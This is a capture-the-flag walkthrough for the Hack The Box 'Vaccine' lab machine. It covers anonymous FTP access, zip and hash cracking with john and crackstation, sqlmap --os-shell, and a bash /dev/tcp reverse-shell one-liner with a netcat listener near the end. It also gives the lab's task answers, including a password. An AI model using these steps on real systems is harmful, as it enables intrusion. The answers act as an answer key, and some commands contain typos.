
**Tier 2 – Vaccine**



To attack on the target machine, we must be on the same network. So I connected the starting point VPN using OpenVPN. Run the following command to connect to OpenVPN:

* Click on **“Download VPN”**. Then the file is downloaded into your computer.
* Go to terminal and navigate to the file.

**$cd /home/downloads/**

* Commend:  
  **$sudo openvpn starting\_point\_ChaithanyaM4**


Here we are successfully connected to target network.

**NOTE:** Don’t close this terminal, use another terminal to pwned the target machines.

Click on **“spawn machine”**, it will display the IP address of target machine.

Check whether the target machine is up or not. Run the following command to check target machine status :


**$ping 10.129.95.174**




* **Task 1:** Besides SSH and HTTP, what other service is hosted on this box?

**FTP**


**Run the following command to perform nmap scan on the target machine to know the open ports:**

 **$ nmap –p- 10.129.95.174 -T 4 -vv**

**Run the following command to know the services running on the above open ports:**

**$ nmap –A –p 21,22,80 10.129.95.174 –T 4 -vv**

* **Task 2:** This service can be configured to allow login with any password for specific username. What is that username?

 **Anonymous**


* **Task 3 :** What is the name of the file downloaded over this service?

**backup.zip**

Connect to the machine thorough ftp port. Provide the name as anonymous and for password just give enter. Then you will successfullt connected to remote. List the files present in remote system, we can see backup.zip file and download to our working directory using get command.

**$ ftp vaccine.htb**


**$ls**

**$get backup.zip**

* **Task 4 :** What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?


**zip2john**

We will use zip2john to generate hash from a password protected zip. Run the following command:


**$ zip2john backup.zip**

Run the following command to Save the hash in the hash file:

**$ zip2john backup.zip > hash**



Run the following command to cat the hash value:


**$ cat hash**

* **Task 5:** What is the password for the admin user on the website?

**qwerty789**


**Run the following command to get the password to unzip the backup.zip file using john the ripper and wordlist:**


**$ john –wordlist=rockyou.txt hash**

**Use the above got password to unzip the file.**

**$ unzip backup.zip**

**Cat the index.php file, in that we will get the hash of the password for admin.**

**$cat index.php**


Go to Firefox and type as “crackstation.net”, a website used to crack password from its hash. Then paste the hash we got in above step, then click on crack hash.

* **Task 6:** What option can be passed to sqlmap to try to get command execution via the sql injection?


**--os-shell**

Run the following command to get the options in sqlmap:


**$sqlmap –h**



* **Task 7:** What program can the postgres user run as root using sudo?

**Vi**


I searched for a car name in the list, you can choose any one you like. In order to get our cookie value we can either use F12 to pull up Dev Tools or right-click Inspect




Run the following command to get the injectable filed, using mysql tool:

**$ sqlmap -r new.req --os-shell**




We can use the following one-liner to gain a reverse shell


* **Bash –c “baash –I >& /dev/tcp/10.10.16.19/4444 0>&1”**

****

Here we get the backdoor in target machine.

**$ rlwrap nc –lvnp 4444**

****




